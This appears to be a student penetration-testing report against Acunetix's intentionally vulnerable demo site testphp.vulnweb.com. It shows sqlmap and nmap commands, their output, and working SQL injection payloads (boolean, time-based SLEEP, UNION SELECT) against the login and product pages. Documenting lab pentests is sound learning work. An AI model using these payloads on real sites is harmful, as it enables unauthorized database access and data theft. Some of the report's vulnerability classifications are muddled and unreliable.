



Date	19 th October 2023
Team Members name	Milan Rath,Anmol kant,Bhupesh kumar singh
Project Name	Malware classification and detection

PROJECT NAME- MALWARE DETECTION AND CLASSIFICATION

PENTESTING OF VULNERABLE WEBSITE - testphp.vulnweb.com

1)

Vulnerability Name - SQL injection

CWE - CWE-89

OWASP Category - A03:2021 - INJECTION


Description - A **SQL injection** attack consists of the insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

Business Impact - SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

Vulnerability Path - <http://testphp.vulnweb.com/listproducts.php?cat=1.GET.cat.BET>

Steps to Reproduce:

- 1) We tried the sqlmap tool on this vulnerable website, testphp.vulnweb.com.
- 2) After that, we run a command that is sqlmap -U testphp.vulnweb.com -crawl 3 -batch.
- 3) In the third step, we try to run SQL injection vulnerability and it tells us this website has SQL injection vulnerability.
- 4) Then we get information on which DBMs are used by this website and all the information that we want to know about their database like user's information we also tamper with data we steal users' confidential information and all kinda stuff.



```
anmolkant@kratos: ~  
$ sqlmap -u testphp.vulnweb.com -crawl 3 -batch  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 01:31:14 /2023-10-16/  
do you want to check for the existence of site's sitemap(.xml) [y/N] N  
[01:31:14] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com'  
[01:31:14] [INFO] searching for links with depth 1  
[01:31:15] [INFO] searching for links with depth 2  
please enter number of threads? [Enter for 1 (current)] 1  
[01:31:15] [WARNING] running in a single-thread mode. This could take a while  
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y  
[01:31:20] [INFO] searching for links with depth 3  
please enter number of threads? [Enter for 1 (current)] 1  
[01:31:20] [WARNING] running in a single-thread mode. This could take a while  
do you want to normalize crawling results [Y/n] Y  
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N  
[01:31:26] [INFO] found a total of 10 targets  
[1/10] URL:  
GET http://testphp.vulnweb.com/hpp/?pp=12  
do you want to test this URL? [Y/n/q]  
> Y  
[01:31:26] [INFO] testing URL 'http://testphp.vulnweb.com/hpp/?pp=12'  
[01:31:26] [INFO] using '/home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv' as the CSV results file in multiple targets mode  
[01:31:26] [INFO] testing connection to the target URL
```

```
Applications Places Terminal Oct 16 01:39
anmolkant@kratos: ~

> Y
[01:32:01] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[01:32:01] [INFO] testing connection to the target URL
[01:32:01] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[01:32:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:32:02] [INFO] testing if the target URL content is stable
[01:32:02] [INFO] target URL content is stable
[01:32:02] [INFO] testing if GET parameter 'cat' is dynamic
[01:32:03] [WARNING] GET parameter 'cat' does not appear to be dynamic
[01:32:03] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[01:32:04] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:32:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:32:09] [CRITICAL] unable to connect to the target URL ('Connection refused'). sqlmap is going to retry the request(s)
[01:32:09] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[01:32:09] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[01:32:11] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=502)
[01:32:11] [INFO] testing 'Generic inline queries'
[01:32:11] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[01:32:12] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[01:32:12] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[01:32:13] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[01:32:14] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[01:32:14] [INFO] GET parameter 'cat' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[01:32:14] [INFO] testing 'MySQL inline queries'
[01:32:15] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[01:32:15] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[01:32:24] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[01:32:25] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[01:32:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[01:32:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[01:32:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
```

```
Applications Places Terminal Oct 16 01:40
anmolkant@kratos: ~

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: cat=1 AND SLEEP(5)

---
do you want to exploit this SQL injection? [Y/n] Y
[01:36:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[01:36:54] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=3'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12'
[01:36:54] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv'
[01:36:54] [WARNING] your sqlmap version is outdated

[*] ending @ 01:36:54 /2023-10-16/

--(anmolkant@kratos)-[~]
$ cat /home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BET,

--(anmolkant@kratos)-[~]
$
```

```
Applications Places Terminal Oct 16 01:40
anmolkant@kratos: ~

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SLEEP)
Payload: cat=1 AND SLEEP(5)

---
do you want to exploit this SQL injection? [Y/n] Y
[01:36:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[01:36:54] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg&size=160'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=1'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=3'
[01:36:54] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid6pp=12'
[01:36:54] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv'
[01:36:54] [WARNING] your sqlmap version is outdated

[*] ending @ 01:36:54 /2023-10-16/

(anmolkant@kratos)-[~]
$ cat /home/anmolkant/.local/share/sqlmap/output/results-10162023_0131am.csv
Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BET,

(anmolkant@kratos)-[~]
$
```

2)

Vulnerability Name - finding the email addresses of the target.

CWE: CWE-310

OWASP Category: A02:2021 - Cryptographic Failures

Description: Cryptographic failures are where attackers often target sensitive data, such as passwords, credit card numbers, and personal information when you do not properly protect them. This is the root cause of sensitive data exposure.

Business Impact: encryption is one of the most vital tools to ensure the security of a company. It guarantees that, even if there is an attack on your servers and computers, or even if by human error some information leaks, this information will not be readable by third parties.

Vulnerability Path: <http://testphp.vulnweb.com:80/>

Steps to Reproduce:

- 1) First, we open a Nmap tool after that we type an HTTP script command that is HTTP - grep.nse using this script we find an email regarding this website.**
- 2) We execute the command (nmap -script http-grep. nse -P 80 testphp.vulweb.com) then we get the result regarding email.**
- 3) We got the emails according to this website and we use them to access the website this is a big vulnerability of this site which comes under insecure design.**


```

Oct 16 08:20
anmolkant@kratos: ~
anmolkant@kratos: ~
anmolkant@kratos: ~
$ nmap -script discovery testphp.vulnweb.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-16 07:32 EDT
Pre-scan script results:
|_ hostmap-robtext: *TEMPORARILY DISABLED* due to changes in Robtext's API. See https://www.robtext.com/api/
|_ targets-asn:
|_ targets-asn.asn is a mandatory parameter
|_ http-robtext-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtext's API. See https://www.robtext.com/api/
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 67.15% done; ETC: 07:33 (0:00:18 remaining)
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 63.13% done; ETC: 07:33 (0:00:07 remaining)
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.28s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
Bug in http-security-headers: no string output.
PORT      STATE SERVICE
80/tcp    open  http
|_ http-date: Mon, 16 Oct 2023 11:33:47 GMT; 0s from local time.
|_ http-errors:
|_ Spidering limited to: maxpagecount=40; withinhost=testphp.vulnweb.com
|_ Found the following error pages:
|_
|_ Error Code: 404
|_ http://testphp.vulnweb.com:80/privacy.php
|_ http-auth-finder:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=testphp.vulnweb.com
|_ url      method
|_ http://testphp.vulnweb.com:80/userinfo.php  FORM
|_ http://testphp.vulnweb.com:80/login.php     FORM
|_ http://testphp.vulnweb.com:80/signup.php    FORM
|_ http-referer-checker: Couldn't find any cross-domain scripts.

```

```
| http-grep:
| (1) http://testphp.vulnweb.com:80/:
| (1) email:
| + wvs@acunetix.com
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=testphp.vulnweb.com
|
| Path: http://testphp.vulnweb.com:80/style.css
| Line number: 288
| Comment:
| /***** #headlines styles *****/
|
| Path: http://testphp.vulnweb.com:80/style.css
| Line number: 69
| Comment:
| /*****
|
| Path: http://testphp.vulnweb.com:80/style.css
| Line number: 220
| Comment:
```

3)

Vulnerability Name - Brute Force Login Page

CWE: CWE- 285

OWASP Category: A01:2021 - Broken access control

Description: Once the attacker has the correct login credentials, they can access sensitive information and perform unauthorized actions as the user. Brute force attacks can be automated, allowing the attacker to try a large number of combinations in a short period of time.

Business Impact: Improper access control can lead to various security threats, such as Data breaches Improper access control can allow attackers to access sensitive data, leading to data breaches, data loss, or unauthorized access to confidential information.

Vulnerability Path: <http://testphp.vulnweb.com/userinfo.php>,POST,uname,BTU,

Steps to Reproduce:

- 1) First, we need a login page with URL testphp.vulweb.com/login.php.
- 2) We need a username, password, and login parameters which means we want to know in which form their values go to the database to access the user or admin.
- 3) We check the parameters of username values using an uname password with pass and login button with submit.
- 4) After that, we tried the sqlmap tool to log in using the brute force method.

login page x + New Tab - Google Chrome... ankit@kali: ~

Not secure | testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home categories artists disclaimer your cart guestbook AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username:

Password:

login

You can also signup here.
Signup disabled. Please use the username test and the password

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad coding can break into your website. You can use it to test other tools and your manual hacking skills. Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF).

Elements Console Sources Network Performance Memory Application Lighthouse

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">

<html>

<!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->

<head>

</head>

<body>

<div id="mainLayer" style="position:absolute; width:700px; z-index:1">

<div id="masthead">

<!-- end masthead -->

<!-- begin content -->

<!-- InstanceBeginEditable name="content_rgn" -->

<div id="content">

<div class="story">

<h3>If you are already registered please enter your login information below:</h3>

<form name="loginform" method="post" action="userinfo.php">

<table cellpadding="4" cellspacing="1">

<tbody>

<tr>

<td>Username :</td>

<td><input name="uname" type="text" size="20" style="width:120px;"></td>

</tr>

<tr>

<td>Password :</td>

<td><input name="pass" type="password" size="20" style="width:120px;"></td>

</tr>

<tr>

<td colspan="2" style="text-align: right"><input type="submit" value="login" style="width:75px;"></td>

</tr>

</tbody>

</table>

</div>

</div>

html body div#mainLayer div#content div#story form table tbody tr td input

Styles Computed Layout

Filter :hov .cls +

element.style { width: 120px; }

input { style.css:305 font-family: Verdana,Sans-serif; font-size: 10px; border-style: ridge; background-color: #F5F5F5; }

input[user agent stylesheet type="password"] { -webkit-text-security: disc !important; padding: 2px 2px; }

input user agent stylesheet { -webkit-writing-mode: horizontal-tb !important; text-rendering: auto; color: -internal-light-dark(black, white); letter-spacing: normal; word-spacing: normal; text-transform: none; text-indent: 0px; text-shadow: none; display: inline-block; text-align: start; appearance: auto; background-color: -internal-light-dark(rgb(255, 255, 255), rgb(255, 255, 255)); -webkit-rtl-ordering: logical; cursor: text; }

login page x + New Tab - Google Chrome... ankit@kali: ~

Not secure | testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home categories artists disclaimer your cart guestbook AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username:

Password:

login

You can also signup here.
Signup disabled. Please use the username test and the password

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad coding can break into your website. You can use it to test other tools and your manual hacking skills. Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF).

Elements Console Sources Network Performance Memory Application Lighthouse

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">

<html>

<!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->

<head>

</head>

<body>

<div id="mainLayer" style="position:absolute; width:700px; z-index:1">

<div id="masthead">

<!-- end masthead -->

<!-- begin content -->

<!-- InstanceBeginEditable name="content_rgn" -->

<div id="content">

<div class="story">

<h3>If you are already registered please enter your login information below:</h3>

<form name="loginform" method="post" action="userinfo.php">

<table cellpadding="4" cellspacing="1">

<tbody>

<tr>

<td>Username :</td>

<td><input name="uname" type="text" size="20" style="width:120px;"></td>

</tr>

<tr>

<td>Password :</td>

<td><input name="pass" type="password" size="20" style="width:120px;"></td>

</tr>

<tr>

<td colspan="2" style="text-align: right"><input type="submit" value="login" style="width:75px;"></td>

</tr>

</tbody>

</table>

</div>

</div>

html body div#mainLayer div#content div#story form table tbody tr td input

Styles Computed Layout


Filter :hov .cls +

element.style { width: 75px; }

input { style.css:305 font-family: Verdana,Sans-serif; font-size: 10px; border-style: ridge; background-color: #F5F5F5; }

input[user agent stylesheet type="password"] { appearance: auto; user-select: none; white-space: pre; align-items: flex-start; text-align: center; cursor: default; color: -internal-light-dark(black, white); background-color: -internal-light-dark(rgb(255, 255, 255), rgb(255, 255, 255)); box-sizing: border-box; padding: 2px 6px; border-width: 2px; border-style: outset; border-color: -internal-light-dark(rgb(118, 118, 118), rgb(133, 133, 133)); border-image: initial; }

input user agent stylesheet { -webkit-writing-mode: horizontal-tb !important; }

```
(ankit@kali) ~  
$ sqlmap -u http://testphp.vulnweb.com/login.php --forms 5  
 {1.5.4#stable}  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the  
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability  
and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 23:24:13 /2021-05-23/  
  
[23:24:13] [INFO] testing connection to the target URL  
[23:24:19] [INFO] searching for forms  
[23:24:19] [INFO] found a total of 2 targets  
[#1] form:  
POST http://testphp.vulnweb.com/search.php?test=query  
POST data: searchFor=&goButton=go  
do you want to test this form? [Y/n/q]  
>
```

```
[23:25:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[23:25:53] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'  
[23:25:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least  
one other (potential) technique found  
[23:25:59] [INFO] target URL appears to be UNION injectable with 8 columns  
[23:26:00] [INFO] POST parameter 'uname' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable  
[23:26:00] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' i  
f you experience any problems during data retrieval  
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N]  
sqlmap identified the following injection point(s) with a total of 88 HTTP(s) requests:  
---  
Parameter: uname (POST)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)  
Payload: uname=-8333' OR 1108=1108#&pass=  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: uname=EXfi' AND (SELECT 5157 FROM (SELECT(SLEEP(5)))jmQU)-- IoaU&pass=  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 8 columns  
Payload: uname=EXfi' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716a7671,0x4f68427273644a687  
8424f6c616144794f5462654262444a47667a53556644597268675668614d6f,0x7171787871),NULL#&pass=  
---  
do you want to exploit this SQL injection? [Y/n]  
[23:26:16] [INFO] the back-end DBMS is MySQL
```

```
File Actions Edit View Help
---
Parameter: uname (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: uname=-8333' OR 1108=1108#&pass=

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: uname=EXfi' AND (SELECT 5157 FROM (SELECT(SLEEP(5))))jmQU)-- IoaU&pass=

  Type: UNION query
  Title: MySQL UNION query (NULL) - 8 columns
  Payload: uname=EXfi' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716a7671,0x4f68427273644a687
8424f6c616144794f5462654262444a47667a53556644597268675668614d6f,0x7171787871),NULL#&pass=
---
do you want to exploit this SQL injection? [Y/n]
[23:26:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:26:17] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/ankit/.l
ocal/share/sqlmap/output/results-05232021_1124pm.csv'

[*] ending @ 23:26:17 /2021-05-23/

(ankit@kali)-[~]
$
```

```
File Actions Edit View Help
---
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uname=EXfi' AND (SELECT 5157 FROM (SELECT(SLEEP(5))))jmQU)-- IoaU&pass=

Type: UNION query
Title: MySQL UNION query (NULL) - 8 columns
Payload: uname=EXfi' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71716a7671,0x4f68427273644a687
8424f6c616144794f5462654262444a47667a53556644597268675668614d6f,0x7171787871),NULL#&pass=
---
do you want to exploit this SQL injection? [Y/n]
[23:26:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[23:26:17] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/ankit/.l
ocal/share/sqlmap/output/results-05232021_1124pm.csv'

[*] ending @ 23:26:17 /2021-05-23/

(ankit@kali)-[~]
$ cat '/home/ankit/.local/share/sqlmap/output/results-05232021_1124pm.csv'

Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/userinfo.php,POST,uname,BTU,

(ankit@kali)-[~]
$
```

4)

**Vulnerability Name - No proper handling of comments displayer
(HTTP-comments-displayer.nse)**

CWE: CWE- 209

OWASP Category: A04:2021 - Insecure Design

Description: Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design.” Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation.

Business Impact: Insecure design can be how you position servers in your network, the order of trust you put on your systems, the protections you include for other vulnerabilities (including using outdated practices, such as saving passwords in plaintext and more.

Vulnerability Path: 1) <http://testphp.vulnweb.com:80/listproducts.php?cat=1>

Steps to Reproduce:

- 1) We use the Nmap tool to exploit a vulnerability.
- 2) Then we write a command that is `nmap -script discovery testphp.vulnweb.com`.
- 3) This command leads us to all the scripts of the HTTP service and in that script, we found a comment displayer vulnerability on this target.
- 4) We found many errors/comments displayed along with their path and we can say that this kind of vulnerability comes under insecure design because CSS is responsible for the design of web applications.

5) After that, we use that vulnerability path to exploit that web application.

```
Applications Places Terminal Oct 18 02:13
anmolkant@kratos: ~

http-comments-displayer:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=testphp.vulnweb.com

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 15
Comment:
//reloads the window if Nav4 resized

Path: http://testphp.vulnweb.com:80/style.css
Line number: 215
Comment:
/***** #navBar link styles *****/

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 14
Comment:
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
-->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 69
Comment:
/***** #story styles *****/

Path: http://testphp.vulnweb.com:80/style.css
Line number: 162
Comment:
/***** #story styles *****/

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 43
Comment:
```

```
Applications Places Terminal Oct 18 02:14
anmolkant@kratos: ~

Comment:
/* adjust margins to change separation between the feature image and text flowing around it */

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 11
Comment:
<!-- InstanceBeginEditable name="headers_rgn" -->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 176
Comment:
/***** #siteInfo styles *****/

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 55
Comment:
<!--end content -->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 275
Comment:
/***** #advert styles *****/

Path: http://testphp.vulnweb.com:80/style.css
Line number: 186
Comment:
the bottom border of the navBar in cases where they "touch" */

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 7
Comment:
<!-- InstanceBeginEditable name="document_title_rgn" -->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 223
Comment:
/* fix for browsers that don't need the hack */
```



```
Applications  Places  Terminal  Oct 18 02:14
anmolkant@kratos: ~

Path: http://testphp.vulnweb.com:80/style.css
Line number: 97
Comment:
/*Component Divs */

Path: http://testphp.vulnweb.com:80/style.css
Line number: 134
Comment:
/***** #breadCrumb styles *****/

Path: http://testphp.vulnweb.com:80/style.css
Line number: 113
Comment:
/***** #globalNav styles *****/

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 45
Comment:
<!-- begin content -->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 220
Comment:
/* hack to fix IE/Win's broken rendering of block-level anchors in lists */

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 21
Comment:
//-->

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 46
Comment:
<!-- InstanceBeginEditable name="content_rgn" -->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 159
```

```
Applications  Places  Terminal  Oct 18 02:14
anmolkant@kratos: ~

Path: http://testphp.vulnweb.com:80/style.css
Line number: 97
Comment:
/*Component Divs */

Path: http://testphp.vulnweb.com:80/style.css
Line number: 134
Comment:
/***** #breadCrumb styles *****/

Path: http://testphp.vulnweb.com:80/style.css
Line number: 113
Comment:
/***** #globalNav styles *****/

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 45
Comment:
<!-- begin content -->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 220
Comment:
/* hack to fix IE/Win's broken rendering of block-level anchors in lists */

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 21
Comment:
//-->

Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 46
Comment:
<!-- InstanceBeginEditable name="content_rgn" -->

Path: http://testphp.vulnweb.com:80/style.css
Line number: 159
```

5)

Vulnerability Name - Unprotected File/directories vulnerability (HTTP-enum. nse)

CWE: CWE- 16

OWASP Category: A05:2021 - Security Misconfiguration

Description: A security misconfiguration occurs when system or application configuration settings are missing or are erroneously implemented, allowing unauthorized access. Common security misconfigurations can occur as a result of leaving default settings unchanged, erroneous configuration changes, or other technical issues. If we want to see files and directories of the target then we use an enum script.

